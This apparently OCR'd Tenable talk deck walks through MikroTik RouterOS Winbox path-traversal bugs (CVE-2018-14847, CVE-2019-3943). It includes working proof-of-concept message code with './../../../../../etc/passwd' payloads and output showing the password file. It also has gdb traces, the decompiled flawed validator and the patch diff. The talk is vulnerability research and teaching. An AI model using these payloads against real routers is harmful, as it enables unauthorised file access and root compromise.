
{ bff0005:1,
  uff0006:5,
  uff0007:7,
  s1: './../../../../etc/passwd',
  Uff0002:[0,8],
  Uff0001:[2,2]}



tenable

Examine a Bug

User Input to open()



tenable

Examine a Bug

M2 Payload Passed to open()

```
{ bff0005:1,
  uff0006:5,
  uff0007:7,
  s1: './../../../../../etc/passwd',
  Uff0002:[0,8],
  Uff0001:[2,2]}
```

```
08052090 8b 43 0c        MOV        EAX,dword ptr [EBX + 0xc]
08052093 83 c0 04        ADD        EAX,0x4
08052096 50              PUSH       EAX
08052097 e8 74 aa        CALL       open
         ff ff
```

```
(gdb) break *0x8052097
Breakpoint 2 at 0x8052097
(gdb) c
Continuing.

Breakpoint 2, 0x08052097 in ?? ()
(gdb) x/1s $eax
0x805b78c:      "/home/web/webfig/./../../../../../etc/passwd"
```


tenable

Examine a Bug

Why Does Normal Traversal Fail?

Successful Exploit

```
WinboxMessage msg;
msg.set_to(2, 2);
msg.set_command(7);
msg.set_request_id(1);
msg.set_reply_expected(true);
msg.add_string(1, "./../../../../../etc/passwd");
winboxSession.send(msg);
```

```
albinolobster@ubuntu:~/routeros/poc/cve_2018_1
./cve_2018_14847_poc -i 192.168.88.74 -p 8291

=== File Contents (size: 69) ===
nobody:*:99:99:nobody:/tmp:/bin/sh
root::0:0:root:/home/root:/bin/sh
```

Failed Exploit


```
WinboxMessage msg;
msg.set_to(2, 2);
msg.set_command(7);
msg.set_request_id(1);
msg.set_reply_expected(true);
msg.add_string(1, "../../../etc/passwd");
winboxSession.send(msg);
```

```
albinolobster@ubuntu:~/routeros/poc/cve_2018_
./cve_2018_14847_poc -i 192.168.88.74 -p 8291
Not permitted
```


tenable

Examine a Bug


Failure Case




Get the filename from “s1”

Split the filename around the ‘/’ character

???






“Not Permitted” Error Code

tenable

Examine a Bug

Testing a Theory with GDB



tenable

Examine a Bug

Results at the Breakpoint

Successful Exploit

```
WinboxMessage msg;
msg.set_to(2, 2);
msg.set_command(7);
msg.set_request_id(1);
msg.set_reply_expected(true);
msg.add_string(1, "./../../../../../etc/passwd");
winboxSession.send(msg);
```

```
Breakpoint 3, 0x08051950 in ?? ()
(gdb) p/x $al
$7 = 0x1
(gdb) c
Continuing.
```


Failed Exploit

```
WinboxMessage msg;
msg.set_to(2, 2);
msg.set_command(7);
msg.set_request_id(1);
msg.set_reply_expected(true);
msg.add_string(1, "../../../etc/passwd");
winboxSession.send(msg);
```

```
Breakpoint 3, 0x08051950 in ?? ()
(gdb) p/x $al
$8 = 0x0
(gdb) c
Continuing.
```

Examine a Bug

Something is Happening



What are you?

tenable

Examine a Bug

Path Traversal Algorithm

Decompile: FUN_08051748 - (mproxy)

```
1
2  undefined4 __regparm3 FUN_08051748(string **ppsParm1)
3
4  {
5    string **ppsVar1;
6    int iVar2;
7    string *psVar3;
8    int *local_20 [4];
9
10   psVar3 = *ppsParm1;
11   ppsVar1 = ppsParm1;
12   do {
13     if (psVar3 == ppsParm1[1]) {
14       return CONCAT31((int3)((uint)ppsVar1 >> 8),1);
15     }
16     string((string *)local_20,psVar3);
17     if (*local_20[0] == 0) {
18 LAB_080517b5:
19       psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3,psVar3 + 4);
20     }
21     else {
22       iVar2 = compare((char *)local_20);
23       if (iVar2 == 0) {
24         if (psVar3 == *ppsParm1) {
25           freeptr();
26           return 0;
27         }
28         psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3 + -4,psVar3);
29         goto LAB_080517b5;
30       }
31       psVar3 = psVar3 + 4;
32     }
33     ppsVar1 = (string **)freeptr();
34   } while( true );
35 }
```

```
std::vector<std::string>::iter token_iter = token_vector.begin();
while (true) {
   if (token_iter == token_vector.end()) {
      // no invalid path traversal!
      return 1;
   }
   if (*token_iter == NULL) {
      // erase empty strings
      token_iter = erase(token_iter);
   } else {
      if (*token_iter == "..") {
         if (token_iter == token_vector.begin()) {
            // path traversal at start of path. Invalid!
            return 0;
         }
         // erase current token *and* the previous token
         token_iter = erase(token_iter);
         token_iter = erase(token_iter - 1);
         continue;
      }
      token_iter++;
   }
}
```

tenable

Examine a Bug

Test Cases

```
std::vector<std::string>::iter token_iter = token_vector.begin();
while (true) {
   if (token_iter == token_vector.end()) {
      // no invalid path traversal!
      return 1;
   }
   if (*token_iter == NULL) {
      // erase empty strings
      token_iter = erase(token_iter);
   } else {
      if (*token_iter == "..") {
         if (token_iter == token_vector.begin()) {
            // path traversal at start of path. Invalid!
            return 0;
         }
         // erase current token *and* the previous token
         token_iter = erase(token_iter);
         token_iter = erase(token_iter - 1);
         continue;
      }
      token_iter++;
   }
}
```

- Allows '..' as long as it's balanced with the same number of directories.
- Erroneously treats '.' as a normal directory.
- Valid Strings
  - passwd
  - etc/passwd
  - etc/../passwd
  - ./etc/passwd
  - **./../etc/passwd**
- Invalid Strings
  - ../etc
  - etc/../../passwd

tenable

Examine a Bug

Patch in RouterOS 6.42.1

Source: FUN_08051748 [/mproxy_6.41.4]

```
undefined4 __regparm3 FUN_08051748(string **ppsParm1)

{
  string **ppsVar1;
  int iVar2;
  string *psVar3;
  int *local_20 [4];

  psVar3 = *ppsParm1;
  ppsVar1 = ppsParm1;
  do {
    if (psVar3 == ppsParm1[1]) {
      return CONCAT31((int3)((uint)ppsVar1 >> 8),1);
    }
    string((string *)local_20,psVar3);
    if (*local_20[0] == 0) {
LAB_080517b5:
      psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3,psVar3 + 4);
    }
    else {
      iVar2 = compare((char *)local_20);
      if (iVar2 == 0) {
        if (psVar3 == *ppsParm1) {
          freeptr();
          return 0;
        }
        psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3 + -4,psVar3);
        goto LAB_080517b5;
      }
      psVar3 = psVar3 + 4;
    }
    ppsVar1 = (string **)freeptr();
  } while( true );
}
```

Destination: FUN_08051b80 [/mproxy_6.42.1]

```
undefined4 __regparm3 FUN_08051b80(string **ppsParm1)

{
  string **ppsVar1;
  int iVar2;
  string *psVar3;
  int *local_20 [4];

  psVar3 = *ppsParm1;
  ppsVar1 = ppsParm1;
  do {
    if (psVar3 == ppsParm1[1]) {
      return CONCAT31((int3)((uint)ppsVar1 >> 8),1);
    }
    string((string *)local_20,
    if ((*local_20[0] == 0) || (iVar2 = compare((char *)local_20), iVar2 == 0)) {
LAB_08051bc9:
      psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3,psVar3 + 4);
    }
    else {
      iVar2 = compare((char *)local_20);
      if (iVar2 == 0) {
        if (psVar3 == *ppsParm1) {
          freeptr();
          return 0;
        }
        psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3 + -4,psVar3);
        goto LAB_08051bc9;
      }
      psVar3 = psVar3 + 4;
    }
    ppsVar1 = (string **)freeptr();
  } while( true );
}
```


Examine a Bug
What Did We Learn?

- Same logic existed elsewhere on the system.
  - CVE-2019-3943
  - RCE as root via path traversal in *fileman*.
- Now have some understanding of:
  - Winbox/M2 protocol format.
  - Navigating M2 protocol binaries.
  - Writing M2 protocol proof of concepts.
  - Debugging on the system.

```
133     WinboxMessage msg;
134     msg.set_to(72,1);
135     msg.set_command(1);
136     msg.add_string(1, "./../../../../../rw/DEFCONF");
137     msg.set_request_id(5);
138     msg.set_reply_expected(true);
```


https://github.com/tenable/routeros/blob/master/poc/cve_2019_3943_defconf/src/main.cpp

Future Work




- initrd rootkit
- NPK setup analysis
- cloud analysis
- pptp analysis
- More client analysis
  - CVE-2020-5720

tenable


*New Project - jadx-gui
File View Navigation Tools Help
mt.apk
Source code
a.a.a
android.support.v4
androidx
com
io
kotlin
net
org.a
Resources
APK signature
Certificate
com.mikrotik.android.tikapp.activities.MainActivity
2004 TypedValue typedValue = new TypedValue();
2005 getTheme().resolveAttribute(R.attr.colorStatusBar, typedValue, true);
2006 getWindow().addFlags(Integer.MIN_VALUE);
2007 getWindow().clearFlags(67108864);
2008 Window window = getWindow();
2009 kotlin.d.b.f.a((Object) window, "window");
2010 window.setStatusBarColor(typedValue.data);
2011 }
2012 Log.d(" ", "--");
2013 Log.d(" ", " MMM MMM KKK TTTTTTTTTT KKK ");
2014 Log.d(" ", " MMMM MMMM KKK TTTTTTTTTT KKK ");
2015 Log.d(" ", " MMM MMMM MMM III KKK KKK RRRRRR 000000 TTT III KKK KKK");
2016 Log.d(" ", " MMM MM MMM III KKKKK RRR RRR 000 000 TTT III KKKKK ");
2017 Log.d(" ", " MMM MMM III KKK KKK RRRRRR 000 000 TTT III KKK KKK ");
2018 Log.d(" ", " MMM MMM III KKK KKK RRR RRR 000000 TTT III KKK KKK");
2019 Log.d(" ", "--");
2020 this.I = new Vector<>();
2021 this.H = new Vector<>();
2022 this.J = new Vector<>();
2023 this.G = new com.mikrotik.android.tikapp.b.f.d.a(this);
2024 this.y = (RelativeLayout) findViewById(R.id.relLayout);
2025 this.z = (ImageView) findViewById(R.id.mtLogo);
2026 this.x = (LinearLayout) findViewById(R.id.headerView);
2027 View findViewById = findViewById(R.id.tabViewContainer);
2028 if (findViewById != null) {

Slides and Code



https://github.com/tenable/routeros

@Junior_Baines

jacob-baines

tenable